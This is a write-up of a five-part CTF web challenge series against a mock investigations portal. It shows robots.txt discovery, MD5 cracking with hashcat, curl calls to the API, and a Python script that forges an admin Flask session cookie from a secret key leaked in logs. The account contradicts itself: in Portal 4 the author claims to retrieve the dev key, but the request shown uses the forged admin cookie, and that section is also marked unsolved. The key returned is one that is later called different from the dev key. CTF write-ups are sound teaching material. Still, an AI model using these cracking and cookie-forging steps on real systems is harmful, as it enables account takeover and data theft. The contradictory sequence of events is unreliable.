
SANS - EUROPEAN CTF 2026
Introduction
SANS EUROPEAN CTF 2026 is a Capture The Flag (CTF) competition organized by the SANS Institute, a renowned cybersecurity training organization. The event brings together cybersecurity enthusiasts, professionals, and students from around the world to compete in various challenges that test their skills in areas such as cryptography, reverse engineering, web security, forensics, and more. The SANS European CTF is an excellent opportunity for individuals to showcase their cybersecurity skills.
Challenges - Web Category
Description
Disaster has struck at InvestiGate—our database of confidential evidence has been compromised. We pride ourselves on maintaining the utmost privacy in our investigations, yet someone has managed to gain unauthorized access to critical case files and highly sensitive evidence. This breach could put witnesses at risk and jeopardize ongoing cases.
Recently, we began rebuilding our online portal, a system designed for our investigators to securely register cases and store legal evidence. However, the site is still under development. One of our IT staff mentioned that production data has already been transferred into the development database—a decision that may have inadvertently exposed our information to attackers.
Your mission is to investigate how the attackers gained access and determine what case- and evidence data has potentially been compromised.
Note: This challenge is the first in a series of 5 challenges, all revolving around the same web application. You will have to use this instance for all five challenges.
Investigative Portal 1
The first challenge in the Web category of the SANS European CTF 2026 is titled Investigative Portal 1. This challenge likely involves analyzing a web application or website to uncover hidden information or vulnerabilities.
Accessing the provided URL http://nm04.bootupctf.net:8000 will lead you to a portal,tried some default login credentiials like admin:admin, admin:password, etc. but none of them worked. I went further to inspect the page but there was nothing interesting.

I then tried to access the robots.txt file by going to http://nm04.bootupctf.net:8000/robots.txt, and I found the first flag.
FLAG1: mne{b4ck_robotT0_th3_b4sic5}
Investigative Portal 2
The second challenge in the Web category of the SANS European CTF 2026 is titled Investigative Portal 2. This challenge likely builds upon the first challenge and may require participants to further analyze the web application or website to uncover additional hidden information or vulnerabilities.
The robots.txt file has a disallowed directory for bot crawlers Disallow: /tmpfiles/all which is very accessible and contains some sub directories.

The first sub directory is backup which contains a user.bak file of the website.

I downloaded the user.bak file and for some second, it seems hidden on my VM, i was so sure i downloaded it but couldn’t see it. I then used ls -la to list all files , hidden and in a lonng, i found there’s an invisible file which is the user.bak file.

As we can see, the file is not visible, as it’s hidden in the CLI , since i know the file name, i can easily access it by using cat user.bak and it seems like a backup file for the website database, it contains some credentials for the website.
file users.bak
users.bak: SQLite 3.x database, last written using SQLite version 3022000, file counter 4, database pages 3, cookie 0x1, schema 4, UTF-8, version-valid-for 4
I used cat users.bak to read the file and it seems like a SQLite database, I then used sqlite3 users.bak to open the database and read the tables.
$ cat users.bak
���P++Ytablesqlite_sequencesqlite_sequenceCREATE TABLE sqlite_sequence(name,seq)�
�stableusersusersCREATE TABLE users (
    id INTEGER PRIMARY KEY AUTOINCREMENT,
    username TEXT NOT NULL,
    password TEXT NOT NULL,
    created_at TEXT NOT NULL,
    email TEXT,
    is_active BOOLEAN DEFAULT 1,
    role TEXT DEFAULT 'user',
    FLAG TEXT
)
x
 k MA7 'admin2365bfe9e7e5331dd2daf29d50bb09032025-02-05T10:04:47.898121admin@investigate.comadministrator-� MA3 ]dev18a7763dbf76f40177acbfda65e842142025-02-05T10:04:47.897974dev@investigate.comuserFLAG2: mne{sm4ll_things��1g_conusers
With the above information, I then used sqlite3 users.bak to open the database and read the tables.

FLAG2: mne{sm4ll_things_c4n_g0_conusers}
Investigative Portal 3
The third challenge in the Web category of the SANS European CTF 2026 is titled Investigative Portal 3. This challenge likely continues to build upon the previous challenges and may require participants to further analyze the web application or website to uncover additional hidden information or vulnerabilities.
I then copied all the user hashes into a file called hashes.txt and used hashcat to crack the hashes, I used the rockyou wordlist for this.
echo '18a7763dbf76f40177acbfda65e84214' > hashes.txt

echo '2365bfe9e7e5331dd2daf29d50bb0903' >> hashes.txt
I then used hashid to identify the hash type and it seems like it’s an MD5 hash.
hashid -m hashes.txt

--File 'hashes.txt'--
Analyzing '18a7763dbf76f40177acbfda65e84214'
[+] MD2
[+] MD5 [Hashcat Mode: 0]
[+] MD4 [Hashcat Mode: 900]
---SNIP---
Analyzing '2365bfe9e7e5331dd2daf29d50bb0903'
[+] MD2
[+] MD5 [Hashcat Mode: 0]
[+] MD4 [Hashcat Mode: 900]
[+] Double MD5 [Hashcat Mode: 2600]
---SNIP---
hashcat -m 0 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt
Cracked the hashes and found the passwords for the dev user yet:
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

# 18a7763dbf76f40177acbfda65e84214:samtheman
Approaching final keyspace - workload adjusted.

Session..........: hashcat
- dev:
samtheman
I then tried to login with the dev credentials and it worked, I was able to access the admin panel of the website.

After successfully logging in with the dev credentials, I was greeted with a dashboard that says ‘under construction’ and little to nothing to do.

I decided to inspect the page , yet nothing stood out but an `api.js’ file at the bottom of the inspected page stood out, I then accessed the file and it seems like a JavaScript file that contains some code for the website.
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>InvestiGate Online Portal</title>
    <style>
---SNIP---
<body>
    <div class="container">
        <h1>InvestiGate Online Portal</h1>
        <p>This site is still under construction. Please check back soon for updates.</p>
        <p>We specialize in discreet, professional investigations to uncover the truth.</p>
        <div class="footer">
            <p>Confidentiality is our priority.</p>
        </div>
    </div>
    <!-- Not available for users yet, I think -->
    <script src="/static/api.js"></script>
    <script src="/static/adminapi.js"></script>
</body>
Accessing the /static/api.js file revealed some interesting code that seems to be related to the website’s functionality and may contain vulnerabilities or hidden information.
// /static/api.js file
// from developer: API endpoints, accessible for all users
// These calls require a valid 'API-Key'

function getApiKey() {
    fetch('/api/getApiKey', {
        method: 'GET'
    })
    .then(response => response.json())
    .then(data => {
        console.log('API-Key:', data);
    })
    .catch(error => {
        console.error('Error fetching:', error);
    });
}

// FLAG3: mne{r4ad1ng_s0urce_n3v3r_hurt5}
FLAG3: mne{r4ad1ng_s0urce_n3v3r_hurt5}
Investigative Portal 4
The fourth challenge in the Web category of the SANS European CTF 2026 is titled Investigative Portal 4. This challenge likely continues to build upon the previous challenges and may require participants to further analyze the web application or website to uncover additional hidden information or vulnerabilities.
As we can see from previous solves, the api.js file contains a function that fetches an API key from the /api/getApiKey endpoint. This endpoint may require authentication to retrieve the API key. Tried some curl commands to access the endpoints but kept getting some errors and redirects.
curl -x GET https://nm04.bootupctf.net:8000/api/getApiKey
curl: (5) Could not resolve proxy: GET

## second request
curl -s https://nm04.bootupctf.net:8000/api/getApiKey
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/login">/login</a>. If not, click the link.

I then setup burpsuite to intercept the authenticated dev’s session and proxy all the request via burp, i could see the authenticated session cookie in the request header, i then tried to access the /api/getApiKey endpoint again and this time it worked, i was able to retrieve the API key.
 curl -sk -b "session=eyJsb2dnZWRfaW4iOnRydWUsInVzZXJuYW1lIjoiYWRtaW4iLCJ1c2VydHlwZSI6ImFkbWluaXN0cmF0b3IifQ.ahQGpw.uPIGx5OQiFeZee8DA-JvOgBRzhA" \
  "<https://nm04.bootupctf.net:8000/api/getApiKey>"

{"api_key":"B9O8MXV4TKTGWJ37H8ZGYFF5R2IAM6CH"}
The logical next step was to use the API. The assumption was straightforward: escalate to admin, get the flag. The reality was anything but.
Mapping the API surface Two JS files loaded on the dashboard told me everything about the endpoints:
/static/api.js — user-tier endpoints requiring a valid API-Key:
js// /api/getCurrentUser
// /api/getOngoingCases
// /api/getApiKey
/static/adminapi.js — admin-tier endpoints requiring an admin API-Key:
js// /api/admin/getOngoingCaseEvidence
// /api/admin/getLogs
// /api/admin/getFlag
Hitting any admin endpoint with this key returned:
{"error":"Unauthorized access. Invalid or missing \"API-Key\" for admin."}
So I needed the admin API key. To get it, I needed an admin session. This is where the rabbit hole began.
The dead ends
The admin password hash from the SQLite backup (2365bfe9e7e5331dd2daf29d50bb0903) refused to crack. rockyou.txt, CrackStation, hashcat with rules, custom wordlists result to nothing. Unlike the dev hash which fell instantly to samtheman, this one was deliberately hardened.
The Flask session cookie decoded cleanly:
{"logged_in": true, "username": "dev", "usertype": "user"}
Forging an admin session required the Flask SECRET_KEY. I ran flask-unsign against rockyou.txt, no match.
I also tried SQL injection on the login form, path traversal on static files, Werkzeug debug console (/console), .git exposure, parameter tampering on /api/getApiKey — all dead ends.
[!WARNING]
Status: Unsolved
The breakthrough
Investigative Portal 5
After exhausting brute-force approaches for the admin hash and Flask secret key, I didn’t give up but tried something different, not knowig it’s flag 5.
Out of curiosity, i decided to hit the /api/admin/getLogs endpoint with the dev API key, and to my surprise, it returned some logs, while every other admin endpoint returned 403.
curl -sk \
  -b 'session=eyJsb2dnZWRfaW4iOnRydWUsInVzZXJuYW1lIjoiZGV2IiwidXNlcnR5cGUiOiJ1c2VyIn0.ahQGpw.iEWfNodiRxH-owYVYtKqF9TrGPg' \
  -H 'API-Key: KQ7VJKY2YI5Z5RSN0U9NIURF22J8P63B' \
  'https://nm04.bootupctf.net:8000/api/admin/getLogs'
2025-02-28 12:59:19,523 - INFO - User 'dev' - GET /profile - Session Cookie: session (truncated), signed with key: 'GVhVLraKTxXEHHWArrLp'
Hundreds of lines, all broadcasting signed with key: GVhVLraKTxXEHHWArrLp. A textbook CWE-532 (Insertion of Sensitive Information into Log File) the application was logging the secret used to sign session cookies with every single request.
Forging the admin session
With the secret key in hand, I forged an admin session cookie. The original dev cookie was uncompressed (no . prefix), so I had to match that format exactly, Flask’s flask-unsign tool produced compressed cookies that the server rejected with HTTP 500.
I wrote a manual signing script matching Flask’s exact key derivation (HMAC-SHA1 with cookie-session salt):
import hashlib, hmac, base64, json

secret_key = b'GVhVLraKTxXEHHWArrLp'

# Derive signing key (Flask's method)
derived_key = hmac.new(secret_key, b'cookie-session', hashlib.sha1).digest()

# Admin session payload
payload = json.dumps(
    {"logged_in":True,"username":"admin","usertype":"administrator"},
    separators=(',',':'), sort_keys=True
)
p_b64 = base64.urlsafe_b64encode(payload.encode()).rstrip(b'=').decode()

# Reuse a valid timestamp
ts_b64 = "ahQGpw"

# Sign
sign_input = f"{p_b64}.{ts_b64}".encode()
sig = hmac.new(derived_key, sign_input, hashlib.sha1).digest()
sig_b64 = base64.urlsafe_b64encode(sig).rstrip(b'=').decode()

cookie = f"{p_b64}.{ts_b64}.{sig_b64}"
# Result: eyJsb2dnZWRfaW4iOnRydWUsInVzZXJuYW1lIjoiYWRtaW4iLCJ1c2VydHlwZSI6ImFkbWluaXN0cmF0b3IifQ.ahQGpw.uPIGx5OQiFeZee8DA-JvOgBRzhA
Retrieving the admin API key
curl -sk -b "session=eyJsb2dnZWRfaW4iOnRydWUsInVzZXJuYW1lIjoiYWRtaW4iLCJ1c2VydHlwZSI6ImFkbWluaXN0cmF0b3IifQ.ahQGpw.uPIGx5OQiFeZee8DA-JvOgBRzhA" \
  "https://nm04.bootupctf.net:8000/api/getApiKey"
Result:
{"api_key":"B9O8MXV4TKTGWJ37H8ZGYFF5R2IAM6CH"}
Different key from the dev one — confirmed admin access.
Capturing FLAG 5
curl -sk \
  -b "session=eyJsb2dnZWRfaW4iOnRydWUsInVzZXJuYW1lIjoiYWRtaW4iLCJ1c2VydHlwZSI6ImFkbWluaXN0cmF0b3IifQ.ahQGpw.uPIGx5OQiFeZee8DA-JvOgBRzhA" \
  -H "API-Key: B9O8MXV4TKTGWJ37H8ZGYFF5R2IAM6CH" \
  "https://nm04.bootupctf.net:8000/api/admin/getFlag"
Output:
Well done, here is your FLAG5: mne{d0nt_dr0p_y0ur_k3ys}
FLAG5: mne{d0nt_dr0p_y0ur_k3ys}
The compromised evidence
With admin access, I also pulled the full case evidence data that the challenge described as compromised:
curl -sk \
  -b "session=eyJsb2dnZWRfaW4iOnRydWUsInVzZXJuYW1lIjoiYWRtaW4iLCJ1c2VydHlwZSI6ImFkbWluaXN0cmF0b3IifQ.ahQGpw.uPIGx5OQiFeZee8DA-JvOgBRzhA" \
  -H "API-Key: B9O8MXV4TKTGWJ37H8ZGYFF5R2IAM6CH" \
  "https://nm04.bootupctf.net:8000/api/admin/getOngoingCaseEvidence" | jq .
This returned all 13 cases with their confidential evidence.
Happy Hacking!